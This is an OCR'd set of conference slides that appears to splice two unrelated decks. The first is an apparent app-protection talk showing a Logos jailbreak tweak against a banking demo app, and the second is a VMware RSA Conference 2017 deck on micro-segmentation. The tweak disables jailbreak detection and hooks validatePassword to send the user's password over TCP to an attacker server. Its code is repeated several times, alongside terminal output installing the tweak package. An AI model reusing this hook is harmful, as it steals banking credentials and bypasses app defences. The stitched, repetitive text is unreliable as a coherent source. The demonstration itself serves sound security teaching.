
```
        id delegate;
        UIButton *_connectButton;
        UIActivityIndicatorView *_loginWait;
}

@property(nonatomic) __weak UIActivityIndicatorView *loginWait; // @synthesize loginWait=_loginWait;
@property(nonatomic) __weak UIButton *connectButton; // @synthesize connectButton=_connectButton;
@property(retain) id delegate; // @synthesize delegate;
@property(retain, nonatomic) UITextField *ipAddrQ4; // @synthesize ipAddrQ4;
@property(retain, nonatomic) UITextField *ipAddrQ3; // @synthesize ipAddrQ3;
@property(retain, nonatomic) UITextField *ipAddrQ2; // @synthesize ipAddrQ2;
@property(retain, nonatomic) UITextField *ipAddrQ1; // @synthesize ipAddrQ1;
@property(retain, nonatomic) BankDemo_Client *m_BankDemoClient; // @synthesize m_BankDemoClient;
- (void).cxx_destruct;
- (unsigned char)validatePassword:(id)arg1;
- (id)getEmailAddr;
- (void)connectButtonPressed:(id)arg1;
- (void)alertView:(id)arg1 clickedButtonAtIndex:(int)arg2;
- (void)edgePan:(id)arg1;
- (void)passwordKeyboardDone:(id)arg1;
- (void)emailKeyboardDone:(id)arg1;
- (void)backgroundTamp:(id)arg1;
- (void)testConnectionResponse:(_Bool)arg1;
- (void)ipAddrDidChange:(id)arg1;
- (BOOL)shouldAutorotateToInterfaceOrientation:(int)arg1;
- (void)viewDidDisappear:(BOOL)arg1;
- (void)viewDidAppear:(BOOL)arg1;
- (void)viewWillDisappear:(BOOL)arg1;
- (void)viewWillAppear:(BOOL)arg1;
```




```
- (int)jailbreakDetect {
    return 0;
}

%end

%hook FirstViewController

- (Boolean)validatePassword:(NSString *)parameter {

    char sendline[128];

    // copy password out of function argument
    sprintf(sendline, "%s", [parameter UTF8String]);

    // send password to my server

    // ***** basic POSIX TCP socket implementation (available on Google) *****
    int sockfd;
    struct sockaddr_in servaddr;

    sockfd=socket(AF_INET, SOCK_STREAM, 0);

    bzero(&servaddr,sizeof(servaddr));
    servaddr.sin_family = AF_INET;
    servaddr.sin_port=htons(6969);

    if (inet_aton(my_server, &servaddr.sin_addr) <= 0) return -1;
    if ( connect(sockfd, (struct sockaddr *) &servaddr, sizeof(servaddr) ) < 0 ) return -1;
```




```
%hook BankDemo_Client

- (int)jailbreakDetect {
    return 0;
}

%end

%hook FirstViewController

- (Boolean)validatePassword:(NSString *)parameter {

    char sendline[128];

    // copy password out of function argument
    sprintf(sendline, "%s", [parameter UTF8String]);

    // send password to my server

    // ***** basic POSIX TCP socket implementation (available on Google) *****
    int sockfd;
    struct sockaddr_in servaddr;

    sockfd=socket(AF_INET, SOCK_STREAM, 0);

    bzero(&servaddr,sizeof(servaddr));
    servaddr.sin_family = AF_INET;
    servaddr.sin_port=htons(6969);

    if (inet_aton(my_server, &servaddr.sin_addr) <= 0) return -1;
```



```
%hook FirstViewController

- (Boolean)validatePassword:(NSString *)parameter {

    char sendline[128];

    // copy password out of function argument
    sprintf(sendline, "%s", [parameter UTF8String]);

    // send password to my server

    // ***** basic POSIX TCP socket implementation (available on Google) *****
    int sockfd;
    struct sockaddr_in servaddr;

    sockfd=socket(AF_INET, SOCK_STREAM, 0);

    bzero(&servaddr,sizeof(servaddr));
    servaddr.sin_family = AF_INET;
    servaddr.sin_port=htons(6969);

    if (inet_aton(my_server, &servaddr.sin_addr) <= 0) return -1;
    if ( connect(sockfd, (struct sockaddr *) &servaddr, sizeof(servaddr) ) < 0 ) return -1;

    {
        ssize_t     numBytes, numWritten;
        char *buf = sendline;
        numBytes = strlen(sendline);

        while(numBytes > 0)
```




```
working...
ZI@TZ!psNf&%ulY
```





```
%hook FirstViewController

- (Boolean)validatePassword:(NSString *)parameter {

    char sendline[128];

    // copy password out of function argument
    sprintf(sendline, "%s", [parameter UTF8String]);

    // send password to my server

    // ***** basic POSIX TCP socket implementation (available on Google) *****
    int sockfd;
    struct sockaddr_in servaddr;

    sockfd=socket(AF_INET, SOCK_STREAM, 0);

    bzero(&servaddr,sizeof(servaddr));
    servaddr.sin_family = AF_INET;
    servaddr.sin_port=htons(6969);

    if (inet_aton(my_server, &servaddr.sin_addr) <= 0) return -1;
    if ( connect(sockfd, (struct sockaddr *) &servaddr, sizeof(servaddr) ) < 0 ) return -1;

    {
        ssize_t     numBytes, numWritten;
        char *buf = sendline;
        numBytes = strlen(sendline);

        while(numBytes > 0)
```

ARXAN
Protecting Applications Running On Over Half a Billion Devices
Always Use Protection... Defend. Detect. Deter.



```
JB-iPad:~ root# ls
Documents/  Library/  com.yourcompany.banktweak_0.0.1-24+debug_iphoneos-arm.deb
JB-iPad:~ root# dpkg -i com.yourcompany.banktweak_0.0.1-24+debug_iphoneos-arm.deb
Selecting previously deselected package com.yourcompany.banktweak.
(Reading database ... 4843 files and directories currently installed.)
Unpacking com.yourcompany.banktweak (from com.yourcompany.banktweak_0.0.1-24+debug_iphoneos-arm
.deb) ...
Setting up com.yourcompany.banktweak (0.0.1-24+debug) ...
JB-iPad:~ root# killall SpringBoard
JB-iPad:~ root#
```






```
working...
$Z$&CIb6X$E0@$S
```

**Cloud services. Quantum computers, quantum entropy as a service.**

https://getnetrandom.com/

**VMWare conference**



## Agenda


1 Introduction

2 Micro-segmentation Definition Primer

3 Micro-segmentation Design Patterns

4 Micro-segmentation Benchmark

5 Resources




## When the nature of applications has changed…

APP

Mobile applications

Distributed applications

Containers/Mi



## The nature of infrastructure has changed…

End user infrastructure


Application infrastructure

Traditional Endpoints

Mobile Devices

BYOD: Bring Your Own Device

COPE: Corporate Owned Personally Enabled



## Attacks and attackers have become more sophisticated…

Organized crime


Insiders

Cyber terrorists/ hacktivists

Nation states

› ADVANCED PERSISTENT THREATS

› WEAPONIZATION OF CY



## A Reality Check

- 53% of breaches were discovered by external parties (partner, customer, law enforcement, etc.) who then notified the victim
  - ✓ 320 Days = Time until 3rd party detection
- 47% detected internally
  - ✓ 56 Days = Time until Internal Detection


Source: FireEye M-Trends report 2016

### Anatomy of an Attack - Target

- Breach network Nov 12th
- First POS' compromised Nov 15th
  - Warning from 2 vendors ignored
  - Start of data exfiltration
- Fully deployed and upgraded Dec 2nd
- DOJ contacts Target Dec 12th
- Breach contained Dec 15th
- 40M credit cards & 70M client records

vmware

RSAConference2017



## Spending our way out of the problem isn't the solution…

- IT Spend

Projected Growth Rate in IT Spend from 2014-2019: **Zero (Flat)**

(Source: Gartner)

- Security Spend

Security as a % of IT Spend:
**2012: 11%**
**2015: 21 %**

(Source: Forrester)

- Security Breaches

Annual Cost of Security Breaches: **$445B**

(Source: Center for Strategic and Int'l Studies)

vmware


RSAConference2017

## We need to focus on three key areas

Secure Application Infrastructure


Secure Identity and Endpoints

Streamline Compliance




## VMware vision to transform security


- A ubiquitous software layer across application infrastructure and endpoints



## NSX – Making Secure SDDC a Reality



## Silos of Networking and Security?



